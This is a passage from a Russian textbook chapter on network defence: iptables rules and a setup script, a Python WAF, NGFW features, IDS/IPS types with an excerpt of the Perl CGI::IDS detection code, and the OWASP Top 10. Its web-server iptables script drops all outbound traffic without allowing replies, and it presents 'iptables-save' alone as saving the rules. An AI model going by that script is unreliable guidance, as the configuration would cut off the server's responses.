Еще одно замечание по поводу межсетевых экранов. В последнее время большую популярность приобрели комплексные решения, включающие в себя и межсетевой экран, и антивирус. Зачастую такие решения представляют из себя хороший антивирус и слабый брандмауэр или, наоборот, мощный файрвол и не слишком мощный антивирус.

Межсетевые экраны имеют различный интерфейс и различную систему команд конфигурирования. Однако принципы их работы, как правило, одинаковы. Поэтому я не буду приводить здесь примеры настройки какого-то конкретного межсетевого экрана.

7.2.2. Программный МЭ Iptables

В качестве хостового межсетевого экрана мы рассмотрим МЭ Iptables. Система Iptables встроена в ядро Linux. То есть все сетевые пакеты, которые проходят через данный узел, отправляются или принимаются данным узлом, ядро операционной системы направляет через фильтр iptables. В процессе обработки ядром эти пакеты проходят проверку, по результатам которой к ним применяется указанное в настройках iptables действие. Так, пакет может быть передан далее целевому приложению или отброшен.

По типам все пакеты можно разделить на три вида: входящие (Input), проходящие (Forward), исходящие (Output). Рассмотрим каждый из этих видов подробнее.

Для настройки iptables используются цепочки (chains), поэтому далее, говоря о настройках МЭ, мы будем использовать этот термин. Цепочка Input используется для управления поведением входящих подключений. Например, если пользователь попытается подключиться по SSH к вашему ПК/серверу, iptables попытается сопоставить IP-адрес и порт с правилом в цепочке Input.

Цепочка Output используется для исходящих подключений. Например, если вы попытаетесь выполнить пинг ya.ru, iptables проверит свою цепочку Output, чтобы узнать, какие правила действуют в отношении ping и ya.ru, прежде чем принимать решение разрешить или запретить попытку подключения.

И наконец, цепочка Forward. Эта цепочка используется для входящих подключений, которые на самом деле не доставляются локально на данный узел. Здесь можно провести аналогию с маршрутизатором – данные всегда отправляются на него, но редко на самом деле предназначены для самого маршрутизатора (за исключением каких-нибудь маршрутных таблиц OSPF или BGP), данные просто пересылаются своему адресату. Если ваш узел не является программным маршрутизатором (такое тоже иногда бывает) или чем-либо еще, требующим переадресации, вы даже не будете использовать эту цепочку.

Важный момент, о котором многие забывают при настройке правил межсетевого экранирования, – это то, что многие протоколы требуют двусторонней связи, поэтому необходимо правильно настроить как входную, так и выходную цепочки, то есть настроить цепочки в обе стороны. Например, тот же SSH – это распространенный протокол, который необходимо разрешить в обоих направлениях.

Идеология МЭ

Перед тем как начать настраивать правила на любом межсетевом экране, необходимо определиться с тем, по какому принципу у нас будет настраиваться доступ. Можно по принципу «запрещено все, что не разрешено» или «разрешено все, что не запрещено». И хотя все прекрасно знают, что безопасным и, соответственно, правильным является первый принцип, на практике можно встретить разные варианты построения списков доступа. Очень часто бывает так, что по факту запрещаются только отдельные соединения и протоколы, а все остальное остается разрешенным (например, последнее правило на периметровом МЭ – permit any any).

Но правильным вариантом настройки межсетевого экранирования, естественно, является запрет любых соединений и протоколов, которые явно не разрешены соответствующими правилами.

Для того чтобы настроить такой запрет по умолчанию для iptables, нужно выполнить следующие настройки:

```
iptables --policy INPUT DROP
iptables --policy OUTPUT DROP
iptables --policy FORWARD DROP
```

Конечно, такой режим можно назвать параноидальным, но для серверов, на которых обрабатывается конфиденциальная информация, именно запрет по умолчанию является наиболее эффективным способом настройки межсетевого экранирования.

Таким образом, мы настроили поведение iptables по умолчанию. Теперь нам необходимо добавлять правила, разрешающие необходимые соединения.

В iptables пакет можно **Принять** (Accept), **Отбросить** (Drop), наше действие по умолчанию, и **Отклонить** (Reject). Сразу может возникнуть вопрос, в чем разница между **Отбросить** и **Отклонить**, так как в обоих случаях у нас соединение не устанавливается. В случае Drop соединение прерывается и никакая информация в ответ не отправляется, в то время как при Reject обратно отправляется сообщение об ошибке.

Типичной иллюстрацией различия этих двух действий является реакция на ping. Слева Drop, справа Reject.



Рис. 7.1

Разрешаем хосты и порты

Очень часто процесс настройки межсетевого экранирования, особенно в давно функционирующих сетях, начинается с того, что мы на первом этапе разрешаем доступы по IP-адресам и подсетям, а уже потом переходим к более гибкой и, как правило, более сложной настройке по портам.

Далее мы будем создавать правила, разрешающие определенные соединения. Общий принцип работы iptables заключается в следующем: проверка пакета начинается с верхней части списка правил, и далее iptables просматривает каждое правило, пока не найдет то, которому оно соответствует.

Соответственно, последовательность правил очень важна. Для добавления правила в конец списка мы будем использовать iptables -A. Если же требуется вставить правило в определенное место в списке, то нам необходимо использовать iptables -I с указанием номера позиции в списке, на которую нужно поставить данную запись.

Также если нам потребуется заменить одно правило на другое, то необходимо использовать iptables -R, также с указанием номера заменяемого правила в списке.

Начнем с простого. Разрешим входящие соединения по TCP.

```
iptables -A INPUT -p tcp -j ACCEPT
```

Еще один пример, разрешим исходящие соединения на узел 192.168.222.2.

```
iptables -A OUTPUT -d 192.168.222.2 -j ACCEPT
```

Здесь ключ -s – это адрес источника, а -d – это адрес назначения. Если мы хотим разрешить все входящие соединения на наш сервер по HTTP, то необходимо использовать следующее правило:

```
iptables -A INPUT -p tcp --dport 80 -j ACCEPT
```

где dport – это и есть порт назначения.

Мы можем разрешить доступ также для отдельной подсети:

```
iptables -A INPUT -s 10.10.10.0/24 -j ACCEPT
```

Как упоминалось ранее, многие протоколы требуют для работы двусторонней связи. Например, рассмотрим пример с SSH. Предположим, мы хотим разрешить SSH-подключения к вашей системе. Но мы хотим, чтобы в нашу систему был разрешен только входящий SSH-доступ. При этом разрешать исходящие попытки SSH мы не собираемся.

Вот тут-то и появляются состояния подключения, которые дают вам возможность, необходимую для обеспечения двусторонней связи, но разрешают устанавливать только односторонние соединения. Взгляните на этот пример, где SSH-соединения с 192.168.10.10 разрешены, но SSH-соединения к 192.168.10.10 – нет. Однако системе разрешено отправлять обратно информацию по SSH до тех пор, пока сеанс уже установлен, что делает возможным обмен данными по SSH между этими двумя хостами.

```
iptables -A INPUT -p tcp --dport ssh -s 192.168.10.10 -m state --state NEW,ESTABLISHED -j ACCEPT
iptables -A OUTPUT -p tcp --sport 22 -d 192.168.10.10 -m state --state ESTABLISHED -j ACCEPT
```

Скрипт для автоматизации настройки

В случае если у вас есть несколько серверов Linux и для каждого из них необходимо применить базовые настройки межсетевого экранирования, мы можем подготовить скрипт, который избавит нас от необходимости ручного ввода отдельных команд. В примере ниже этот скрипт настроит Iptables для организации доступа на веб-сервер. То есть у нас будут доступны входящие соединения по портам 80 и 443, необходимым для работы самого веб-сервера. Ну и заодно наш веб-сервер будет доступен для ICMP. Чтобы мы могли его пинговать.

```
#!/bin/sh
# Очищаем правила Iptables
iptables -P INPUT ACCEPT
iptables -F
iptables -X
iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
# Разрешаем HTTP/HTTPS с любого узла
iptables -A INPUT -p tcp -m tcp -m state -m comment -s 0.0.0.0/0 --dport 80 --state NEW -j
ACCEPT --comment " HTTP "
iptables -A INPUT -p tcp -m tcp -m state -m comment -s 0.0.0.0/0 --dport 443 --state NEW -j
ACCEPT --comment " HTTPS "
# Разрешаем ICMP
iptables -A INPUT -p icmp --icmp-type echo-request -j ACCEPT
# Политики по умолчанию
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT DROP
# Сохраняем правила
iptables-save
```

Помимо прочего, в этом скрипте показана команда, предназначенная для сохранения изменений, – iptables-save.

Проверить результаты применения iptables можно с помощью команды

```
iptables -L -n
```

```
otus@otus-virtual-machine1:~$ sudo iptables -L -n
sudo: unable to resolve host otus-virtual-machine1: Temporary failure in name r
esolution
[sudo] password for otus:
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0
ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0            state RELATED,EST
ABLISHED
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0            tcp dpt:80 state
NEW /*  HTTP  */
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0            tcp dpt:443 state
 NEW /*  HTTPS  */
ACCEPT     icmp --  0.0.0.0/0            0.0.0.0/0            icmptype 8

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
```

И в заключение тем, кто интересуется внутренним устройством программных межсетевых экранов, рекомендую ознакомиться с исходным кодом МЭ

iptables, который можно найти на сервере https://github.com/polycube-network/iptables.

7.2.2. Специальные МЭ

Помимо классических межсетевых экранов, как программных, так и аппаратных, о которых шла речь выше, существуют также и специальные решения, предназначенные для фильтрации только определенного трафика. Примерами таких межсетевых экранов являются Web Applications Firewall и МЭ для баз данных. Первые фильтруют трафик, предназначенный для веб-приложений, а вторые – для баз данных. Отличительной особенностью таких МЭ является глубокий анализ трафика. То есть анализируются запросы клиентов и ответы серверов на предмет реализации различных угроз, уязвимостей и потенциально опасных действий.

В качестве примера такого специального межсетевого экрана я приведу Web Applications Firewall, написанный на Python.

Данный Web-firewall осуществляет защиту от следующих видов атак:

- защита XSS;
- защита от UNION SQL-инъекций;
- защита от DOS;
- защита от червей;
- серверная защита (не проверено);
- защита URL-запроса;
- профилактика Cookies;
- профилактика запросов POST, GET;
- запрет на сканирование IP;
- блокировка спама с определенного IP;
- комплексная защита IP;
- сброс глобальных переменных PHP.

Загрузить код можно из репозитория https://github.com/Nineluj/py-waf.

Для запуска скрипта необходимо в корневом каталоге проекта выполнить следующие команды:

```
python --version
> ... 3.8 ...
python -m venv venv
Active the venv in your shell

source venv/bin/activate
Install the requirements

pip install -r requirements.txt
```

Пример конфига находится в папке config/config.sample.yml:

```
Run ./run.py --config <path to config>
```

Сценарии подобного типа обеспечивают простейшую защиту веб-приложений. Для реализации более мощной защиты, как правило, требуется аппаратное решение, например PT Application Firewall.

7.2.2. Next Generation Firewall

В этом разделе мы поговорим о межсетевых экранах нового поколения Next Generation Firewall, NGFW. Обычно NGFW называют межсетевой экран для глубокой фильтрации трафика, интегрированный с IDS/IPS и обладающий возможностью контролировать и блокировать трафик на уровне приложений. Под такое достаточно емкое определение подпадает целый ряд решений, обладающих различным функционалом.

Поэтому предлагаю для начала разобрать по порядку, от каких угроз и каким образом NGFW и песочницы защищают сеть.

Сетевые угрозы

Рассмотрим типовой набор атак на инфраструктуру. Здесь на первом месте, как правило, стоят DDoS-атаки, далее идут различные фишинговые активности, попытки подбора паролей. Для закрепления в атакованной сети злоумышленники чаще всего используют различные виды вредоносного ПО. Также, получив доступ к сетевой инфраструктуре, злоумышленник может пытаться осуществить перехват трафика с помощью атак «человек посередине» (MitM). Ну и еще одним, «вечно живым» вектором атак является эксплуатация уязвимостей в программном обеспечении.

Это то, что касается типовых векторов атак, однако не стоит также забывать об APT-атаках. APT-атака – это целевая продолжительная атака повышенной сложности, задачей которой является обнаружение на устройстве пользователя секретной, конфиденциальной или любой ценной информации и использование ее в интересах киберпреступников.

Типичными признаками APT-атаки являются ее распределенность во времени, направленность на крупную организацию и ее сотрудников, использование целевого фишинга и технологий социальной инженерии, направленных на конкретных сотрудников с целью получения конкретных доступов и информации. Также характерными признаки APT являются различные подозрительные активности в нерабочее время, например попытки подбора паролей для учетных записей, поиск и копирование больших объемов информации, а также попытки распространения различных бэкдоров и троянов.

Где нужен NGFW

Классические средства защиты, такие как межсетевые экраны и антивирусы, не слишком полезны в борьбе с APT-угрозами. Так, обычный межсетевой экран разбирает пакет только до транспортного уровня, не заглядывая в «начинку» уровня приложений. В результате злоумышленники для своих коммуникаций могут использовать разрешенные в списках доступа протоколы и адреса, в результате чего подозрительная активность может остаться незамеченной. С антивирусами история похожая, но здесь злоумышленник, зная, какой именно антивирус используется в организации, может обфусцировать свой код таким образом, что данный антивирус ничего не заподозрит. От сетевых угроз в определенной степени нас могут защитить средства обнаружения атак IDS/IPS, о которых мы говорили в ранее.

Однако функционал NGFW может быть намного шире, чем в IPS, что позволяет эффективнее бороться с различными атаками, включая APT. Конечно, когда мы говорим о широком функционале решений NGFW, в определенной степени работает маркетинг, так как многие из этих функций ранее уже входили в решения класса UTM (Unified Threat Management, комплексное обеспечение от сетевых угроз).

Но посмотрим, что может входить в состав современного NGFW-решения. Прежде всего это средства анализа на уровне приложений – Application Control. Получив пакет, мы разбираем его, начиная от L3 и заканчивая уровнем L7. Здесь можно вспомнить рассмотренный во второй главе пример с Domain Generation Algorithm, когда вредонос для установления связи с командным центром делал странные DNS-запросы.

Обычный межсетевой экран не сможет никак обнаружить такую активность, потому что это будут просто запросы к DNS серверу по 53-му порту, и если такая активность не запрещена на FW, то пакеты пройдут. А вот в случае с NGFW уже не все так просто. Заглянув в пакет и увидев там запрос какого-то подозрительного доменного имени, NGFW вполне может заблокировать такой пакет.

Еще одна базовая функциональность любого NGFW – это фильтрация по URL. Здесь мы также заглядываем на уровень приложений в HTTP-пакетах и смотрим, к каким именно сайтам идет обращение. Возможны различные реализации такого функционала, например с помощью репутационных списков подозрительных сайтов, которые вендор предоставляет за отдельную плату. В случае использования HTTPS зашифрованный трафик расшифровывается также непосредственно на NGFW.

Еще одним компонентом NGFW является возможность управления VPN-подключениями к корпоративной сети. Управление удаленными подключениями к корпоративной сети позволяет реализовать концепцию нулевого доверия (Zero Trust Network Access). Если вкратце, то данная концепция предполагает, что решение о том, разрешать ли доступ тому или иному пользователю, принимается непосредственно в момент подключения на основании различных параметров, таких как используемая ОС и браузер, локаль, географическое расположение и многое другое. Таким образом, с помощью ZTNA мы можем предотвратить удаленный доступ злоумышленника к корпоративной сети, даже если ему удалось захватить учетные данные легального пользователя.

Еще одним неотъемлемым компонентом практически любого NGFW является функционал IPS. Как правило, этот функционал реализуется на том же устройстве и активируется подпиской, поэтому при расчете мощностей NGFW-оборудования необходимо учитывать требования к анализу трафика в целом и в частности к инспекции SSL-трафика.

Также, как правило, за дополнительную плату можно активировать такие средства защиты, как антивирусная проверка трафика и антиспам. Антивирусная проверка сводится к выявлению в трафике файлов и анализу их на подозрительное содержимое. Еще одним отдельным компонентом может идти песочница Sandbox, с помощью которой мы можем проверить в эмулированной среде, что делает тот или иной исполняемый файл на самом деле.

Некоторые вендоры, опять-таки за дополнительную плату, предлагают добавить в NGFM функционал по анализу логов наподобие SIEM, средства предотвращения утечек в трафике (DLP) и т. д.

Варианты внедрения

Поговорим о вариантах внедрения NGFW. Возможно несколько вариантов. Прежде всего классическим и, пожалуй, наиболее надежным исполнением является физическое устройство. При использовании физических устройств в отказоустойчивой конфигурации у нас меньше вероятность столкнуться с проблемами производительности. Также возможен вариант с виртуальным устройством или использование облачного сервиса. Говоря об использовании отказоустойчивых конфигураций, стоит отметить, что возможны два варианта:

- High Availability. Одна нода кластера активная и маршрутизирует трафик, вторая нода пассивная и находится в горячем резерве, готовая стать активной в случае проблем с первой;
- Load Sharing. Обе ноды активны, и трафик «делится» между ними.

Типичные представители

В прежние времена любой уважающий себя сетевой вендор выпускал решения, которые позиционировал как NGFW, и на российском рынке можно было найти решения от Palo Alto, Check Point, Fortinet и других вендоров. Но сейчас нам по факту доступны по большей части только российские решения. Основными российскими игроками на этом рынке являются Usergate, АПКШ Континент, xFW 5 и Ideco. Наиболее распространенными являются решения первых двух вендоров.

Данные решения обладают различными возможностями, такими как настройка правил МСЭ по различным объектам, включая пользователей. Как и положено NGFW, возможна настройка фильтрации трафика по любым полям и заголовкам. Также присутствует функционал по работе с VPN, при этом в сертифицированных версиях решений используется шифрование ГОСТ.

NGFW содержат в своем составе и антивирусный функционал, позволяющий проверять файлы на вирусы, что называется, «на лету».

У каждого из вендоров в том или ином виде реализована поддержка отказоустойчивости и работа в режиме Active-Passive или Active-Active.

7.3. Средства обнаружения и предотвращения вторжений

7.3.1. Системы IDS/IPS

Одним из дополнительных средств защиты, получивших широкое развитие в последние годы, являются системы обнаружения вторжений (Intrusion Detection System, IDS).

Система обнаружения вторжений (СОВ) – это программное или аппаратное средство, предназначенное для выявления фактов неавторизованного доступа в компьютерную систему или сеть либо несанкционированного управления ими в основном через интернет.

Системы обнаружения вторжений используются для обнаружения некоторых типов вредоносной активности, которая может нарушить безопасность

компьютерной системы. К такой активности относятся сетевые атаки против уязвимых сервисов, атаки, направленные на повышение привилегий, неавторизованный доступ к важным файлам, а также действия вредоносного программного обеспечения (компьютерных вирусов, троянов и червей).

Обычно архитектура СОВ включает:

- сенсорную подсистему, предназначенную для сбора событий, связанных с безопасностью защищаемой системы;
- подсистему анализа, предназначенную для выявления атак и подозрительных действий на основе данных сенсоров;
- хранилище, обеспечивающее накопление первичных событий и результатов анализа;
- консоль управления, позволяющую конфигурировать СОВ, наблюдать за состоянием защищаемой системы и СОВ, просматривать выявленные подсистемой анализа инциденты.

Существует несколько способов классифицировать СОВ в зависимости от типа и расположения сенсоров, а также методов, используемых подсистемой анализа для выявления подозрительной активности. Во многих простых СОВ все компоненты реализованы в виде одного модуля или устройства.

Виды систем обнаружения вторжений

В сетевой СОВ сенсоры расположены на важных для наблюдения точках сети, часто в демилитаризованной зоне, или на границе сети. Сенсор перехватывает весь сетевой трафик и анализирует содержимое каждого пакета на наличие вредоносных компонентов. Протокольные СОВ используются для отслеживания трафика, нарушающего правила определенных протоколов либо синтаксис языка (например, SQL). В хостовых СОВ сенсор обычно является программным агентом, который ведет наблюдение за активностью хоста, на который установлен. Также существуют гибридные версии перечисленных видов СОВ.

- **Сетевая СОВ (Network-based IDS, NIDS)** отслеживает вторжения, проверяя сетевой трафик, и ведет наблюдение за несколькими хостами. Сетевая система обнаружения вторжений получает доступ к сетевому трафику, подключаясь к концентратору или коммутатору, настроенному на зеркалирование (SPAN) портов либо сетевое TAP-устройство. Примером сетевой СОВ являются Snort, ViPNet IDS и др.

TAP vs. SPAN

Недостатки SPAN-портов

- SPAN может легко переписывать, отбрасывать пакеты.
- Возможны потери пакетов в случае перегрузки портов или в случае наличия в них ошибок.
- В результате «некорректной работы» специалисты могут упустить из вида часть пользовательского трафика, что не позволяет выявить серьезные ошибки в работе сети, а специалист по безопасности может упустить вирусный трафик или атаку злоумышленника.
- SPAN имеет самый низкий приоритет на коммутаторе, когда речь идет о пересылке трафика.
- Искаженные пакеты и ошибки низкого уровня могут быть отфильтрованы коммутатором/SPAN.
- Порт SPAN может быть легко настроен неправильно, влияя на производительность сети и даже вызывая сбои в работе.

- Порты SPAN ограничены количеством. Разным специалистам требуется копия трафика для решения своих задач: обеспечение безопасности, контент фильтрации, обнаружения вторжения, диагностики и устранения проблем, а количество SPAN-портов обычно ограничено – один или два (особенно в промышленных коммутаторах).

Преимущества TAP

- TAP создают полную 100%-ную копию двунаправленного сетевого трафика, обеспечивая полную точность для сетевого мониторинга.
- TAP не изменяют временные соотношения между кадрами, интервалом и временем отклика, что особенно важно при анализе VoIP и потоковой передачи.
- TAP не вносят никакого искажения, что важно для анализа VoIP/видео.
- Теги VLAN не передаются через порт SPAN, поэтому это может привести к обнаружению ложных проблем и затруднению поиска проблем VLAN.
- TAP пропускают весь трафик: IPv4 или IPv6, ошибочные пакеты, короткие или большие кадры, плохие кадры CRC, межкадровый промежуток не отбрасывается и не изменяется независимо от полосы пропускания.
- TAP являются отказоустойчивыми.
- TAP не являются адресными сетевыми устройствами и поэтому не могут быть взломаны – высокая безопасность.
- У TAP нет проблем с настройкой или командной строкой.
- TAP – достаточно простые для пользователя устройства, не нуждающиеся в специальной настройке, «включил – и работай».
- TAP являются вневременными – им никогда не нужно загружать или обновляться, у них нет доступа к чему-либо, кроме локальной сети, которую они контролируют.

- **Основанное на протоколе СОВ (Protocol-based IDS, PIDS)** представляет собой систему (либо агента), которая отслеживает и анализирует коммуникационные протоколы со связанными системами или пользователями. Для веб-сервера подобная СОВ обычно ведет наблюдение за HTTP- и HTTPS-протоколами. При использовании HTTPS СОВ должна располагаться на таком интерфейсе, чтобы просматривать HTTPS-пакеты еще до их шифрования и отправки в сеть.
- **Основанная на прикладных протоколах СОВ (Application Protocol-based IDS, APIDS)** – это система (или агент), которая ведет наблюдение и анализ данных, передаваемых с использованием специфичных для определенных приложений протоколов. Например, на веб-сервере с SQL-базой данных СОВ будет отслеживать содержимое SQL-команд, передаваемых на сервер. Здесь будет уместна аналогия со специальными межсетевыми экранами, которые также осуществляют контроль только трафика, предназначенного для определенных приложений.
- **Узловая СОВ (Host-based IDS, HIDS)** – система (или агент), расположенная на хосте, отслеживающая вторжения, используя анализ системных вызовов, логов приложений, модификаций файлов (исполняемых, файлов паролей, системных баз данных), состояния хоста и прочих источников. Примером является решение на основе свободного ПО OSSEC.
- **Гибридная СОВ** совмещает два и более подходов к разработке СОВ. Данные от агентов на хостах комбинируются с сетевой информацией для создания наиболее полного представления о безопасности сети.

В пассивной СОВ при обнаружении нарушения безопасности информация о нарушении записывается в лог приложения, а также сигналы опасности от-

правляются на консоль и/или администратору системы по определенному каналу связи. В активной системе, также известной как система предотвращения вторжений (IPS – Intrusion Prevention system (англ.)), СОВ ведет ответные действия на нарушение, сбрасывая соединение или перенастраивая межсетевой экран для блокирования трафика от злоумышленника. Ответные действия могут проводиться автоматически либо по команде оператора.

В качестве примера исходного кода для системы обнаружения вторжений я приведу СОВ, написанную на Perl и предназначенную для обнаружения вторжений на веб-сайт.

```
# INPUT
#   HASH
#     filters_file    STRING  The path to the filters XML file (defaults to shipped IDS.xml)
#     whitelist_file  STRING  The path to the whitelist XML file
#     scan_keys       INT     1 to scan also the keys, 0 if not (default: 0)
#     disable_filters ARRAYREF[INT,INT,...] if given, these filter ids will be disabled
# OUTPUT
#   IDS object, dies (croaks) if no filter rule could be loaded
# EXAMPLE
#   # instantiate object; do not scan keys, values only
#   my $ids = new CGI::IDS(
#       filters_file    => '/home/hinnerk/sandbox/ids/cgi-bin/default_filter.xml',
#       whitelist_file  => '/home/hinnerk/sandbox/ids/cgi-bin/param_whitelist.xml',
#       scan_keys       => 0,
#       disable_filters => [58,59,60],
#   );
#****

=head2 new()

Constructor. Can optionally take a hash of settings. If I<filters_file> is not given,
the shipped filter set will be loaded, I<scan_keys> defaults to 0.

The filter set and whitelist will stay loaded during the lifetime of the object.
You may call C<detect_attacks()> multiple times, the attack array (C<get_attacks()>)
will be emptied at the start of each run of C<detect_attacks()>.

For example, the following is a valid constructor:

 my $ids = new CGI::IDS(
     filters_file    => '/home/hinnerk/ids/default_filter.xml',
     whitelist_file  => '/home/hinnerk/ids/param_whitelist.xml',
     scan_keys       => 0,
     disable_filters => [58,59,60],
 );

The Constructor dies (croaks) if no filter rule could be loaded.

=cut

sub new {
    my ($package, %args) = @_;

    # defaults
    $args{scan_keys}            = $args{scan_keys} ? 1 : 0;
    my $filters_file_default    = __FILE__;
    $filters_file_default       =~ s/IDS.pm/IDS.xml/;

    # self member variables
    my $self = {
        filters_file        => $args{filters_file} || $filters_file_default,
```

```
        whitelist           => CGI::IDS::Whitelist->new(whitelist_file => $args{whitelist_file}),
        scan_keys           => $args{scan_keys},
        impact              => 0,
        attacks             => undef, # []
        filters             => [],
        filter_disabled     => { map { $_ => 1} @{$args{disable_filters} || []} },
    };

    if (DEBUG_MODE & DEBUG_WHITELIST) {
        use Data::Dumper; print Dumper($self->{whitelist}->{whitelist});
    }

    # create object
    bless $self, $package;

    # read & parse filter XML
    if (!$self->_load_filters_from_xml($self->{filters_file})) {
        croak "No IDS filter rules loaded!";
    }

    return $self;
}

#****m* IDS/detect_attacks
# NAME
#   detect_attacks
# DESCRIPTION
#   Parses a hashref (e.g. $query->Vars) for detection of possible attacks.
#   The attack array is emptied at the start of each run.
# INPUT
#   +request    hashref to be parsed
# OUTPUT
#   Impact if filter matched, 0 otherwise
# SYNOPSIS
#   $ids->detect_attacks(request => $query->Vars);
#****

=head2 detect_attacks()

 DESCRIPTION
   Parses a hashref (e.g. $query->Vars) for detection of possible attacks.
   The attack array is emptied at the start of each run.
 INPUT
   +request   hashref to be parsed
 OUTPUT
   Impact if filter matched, 0 otherwise
 SYNOPSIS
   $ids->detect_attacks(request => $query->Vars);

=cut

sub detect_attacks {
    my ($self, %args) = @_;

    return 0 unless ($args{request});
    my $request = $args{request};

    # reset last detection data
    $self->{impact}             = 0;
    $self->{attacks}            = [];
    $self->{filtered_keys}      = [];
    $self->{non_filtered_keys}  = [];
```

```
    my @request_keys =  keys %$request;
    # sorting for filter debugging only
    if (DEBUG_MODE & DEBUG_SORT_KEYS_ALPHA) {
        @request_keys = sort {$a cmp $b} @request_keys;
    }
    elsif (DEBUG_MODE & DEBUG_SORT_KEYS_NUM) {
        @request_keys = sort {$a <=> $b} @request_keys;
    }

    foreach my $key (@request_keys) {
        my $filter_impact   = 0;
        my $key_converted   = '';
        my $value_converted = '';
        my $time_ms         = 0;
        my @matched_filters = ();
        my @matched_tags    = ();

        my $request_value = defined $request->{$key} ? $request->{$key} : '';

        if (DEBUG_MODE & DEBUG_KEY_VALUES) {
            print "\n\n\n*****************************************\n".
                "Key    : $key\nValue  : $request_value\n";
        }

        if ($self->{whitelist}->is_suspicious(key => $key, request => $request)) {
            $request_value = $self->{whitelist}->convert_if_marked_encoded(key => $key, value =>
$request_value);
            my $attacks = $self->_apply_filters($request_value);
            if ($attacks->{impact}) {
                $filter_impact          += $attacks->{impact};
                $time_ms                += $attacks->{time_ms};
                $value_converted        = $attacks->{string_converted};
                push (@matched_filters, @{$attacks->{filters}});
                push (@matched_tags,    @{$attacks->{tags}});
            }
        }

        # scan key only if desired
        if ($self->{scan_keys}) {
            # scan only if value is not harmless
            if ( !$self->{whitelist}->is_harmless_string($key) ) {
                # apply filters to key
                my $attacks             = $self->_apply_filters($key);
                $filter_impact          += $attacks->{impact};
                $time_ms                += $attacks->{time_ms};
                $key_converted          = $attacks->{string_converted};
                push (@matched_filters, @{$attacks->{filters}});
                push (@matched_tags,    @{$attacks->{tags}});
            }
            else {
                # skipped, alphanumeric key only
            }
        }

        # add attack to log
        my %attack = ();
        if ($filter_impact) {
            # make arrays unique and sorted
            my %seen = ();
            @matched_filters = sort grep { ! $seen{$_} ++ } @matched_filters;
            %seen = ();
```

```
            @matched_tags = sort grep { ! $seen{$_} ++ } @matched_tags;

            %attack = (
                key             => $key,
                key_converted   => $key_converted,
                value           => $request_value,
                value_converted => $value_converted,
                time_ms         => $time_ms,
                impact          => $filter_impact,
                matched_filters => \@matched_filters,
                matched_tags    => \@matched_tags,
            );
            push (@{$self->{attacks}}, \%attack);
        }
        $self->{impact} += $filter_impact;

        if (DEBUG_MODE & DEBUG_ARRAY_INFO && %attack) {
            use Data::Dumper;
            print "----------------------------------------\n".
                Dumper(\%attack) .
                "\n\n";
        }

        if (DEBUG_MODE & DEBUG_MATCHED_FILTERS && @matched_filters) {
            my $filters_concat = join ", ", @matched_filters;
            print "Filters: $filters_concat\n";
        }

        if (DEBUG_MODE & DEBUG_IMPACTS) {
            print "Impact : $filter_impact\n";
        }

    } # end of foreach key
    push (@{$self->{filtered_keys}},     @{$self->{whitelist}->suspicious_keys()});
    push (@{$self->{non_filtered_keys}}, @{$self->{whitelist}->non_suspicious_keys()});
    # reset filtered_keys and non_filtered_keys
    $self->{whitelist}->reset();

    if ($self->{impact} > 0) {
        return $self->{impact};
    }
    else {
        return 0;
    }
}
```

Здесь приведен лишь фрагмент исходного кода СОВ, отвечающий за логику принятия решения о принадлежности тех или иных событий, происходящих на веб-странице, к попытке атаки. Полную версию исходного кода СОВ можно найти на сайте http://search.cpan.org/~hinnerk/CGI-IDS-1.0214/lib/CGI/IDS.pm#detect_attacks%28%29.

7.3.2. Web Application Firewall

Web application firewall (WAF) – это совокупность программных мониторов и фильтров, предназначенных для обнаружения и блокирования сетевых атак на веб-приложение. WAF устанавливается перед защищаемым веб-ресурсом и анализирует все передаваемые HTTP-запросы на наличие вредоносного

кода и потенциально опасную активность злоумышленников. При проведении анализа WAF основывается на различных механизмах сигнатурного анализа, правилах, средствах анализа аномалий. Также в своей работе WAF могут использовать нейросети и различные индикаторы атак.

В случае обнаружения плохих запросов WAF может выполнить следующие действия: удалить из запроса опасные данные по аналогии с тем, как антивирус пытается лечить зараженные файлы, также запрос может быть заблокирован целиком. Так, возможна блокировка источника атаки на сетевом уровне, то есть мы блокируем все обращения с данного IP.

WAF или IPS?

Как известно, средств защиты много не бывает. Эшелонированная защита, построенная на решениях от различных вендоров, – это, как правило, хорошее, но дорогое и сложное в администрировании решение. Примерами таких эшелонированных решений по защите можно назвать антивирусные системы, когда на периметре, на почтовом сервере, на файлообменнике и, конечно, на пользовательских узлах используются различные антивирусы. В таком случае даже если один из них пропустит вредонос, остальные, скорее всего, его обнаружат. Но очевидным недостатком подобного подхода является высокая дороговизна обслуживания такой системы защиты. Поэтому иногда, наоборот, стараются сэкономить на однотипных средствах защиты. Так, возвращаясь к WAF, зачастую в целях экономии вместо Web Application Firewall для защиты веб-ресурсов используют более универсальное решение – Intrusion Prevention System (IPS), системы предотвращения вторжений. Здесь и далее мы под IPS будем подразумевать только средство, позволяющее не просто обнаружить (IDS), а именно заблокировать опасную активность. Замечу, что сравнивать IDS и WAF бесполезно, так как IDS автоматически ничего не блокирует, в отличие от WAF.

Итак, чем же отличаются IPS и WAF? И то, и другое средство ставится в разрыв и анализирует сетевой трафик. Оба средства так или иначе анализируют пакет на уровне приложений. Однако WAF как более узконаправленное решение направлен на анализ именно HTTP-трафика, разбор его содержимого, выявление потенциально опасных команд и данных. В то время как IPS как сетевое средство защиты в большей степени направлен на выявление сетевых атак на различных уровнях иерархической модели.

Кроме того, WAF ориентирован на выявление атак из списка OWASP Top 10. В рамках данной статьи мы не будем подробно погружаться в особенности эксплуатации каждой из уязвимостей из этого списка. Однако список данных уязвимостей приведен ниже.

OWASP Top 10:

- инъекции (Injections);
- нарушенная аутентификация (Broken Authentication);
- раскрытие критически важных данных (Sensitive Data Exposure);
- внешние объекты XML (XXE) (XML External Entities (XXE));
- нарушенный контроль доступа (Broken Access control);
- неправильная конфигурация безопасности (Security misconfigurations);
- межсайтовый скриптинг (XSS) (Cross Site Scripting (XSS));

- небезопасная десериализация (Insecure Deserialization);
- использование компонентов с известными уязвимостями (Using Components with known vulnerabilities);
- недостаточно подробные журналы и слабый мониторинг (Insufficient logging and monitoring).

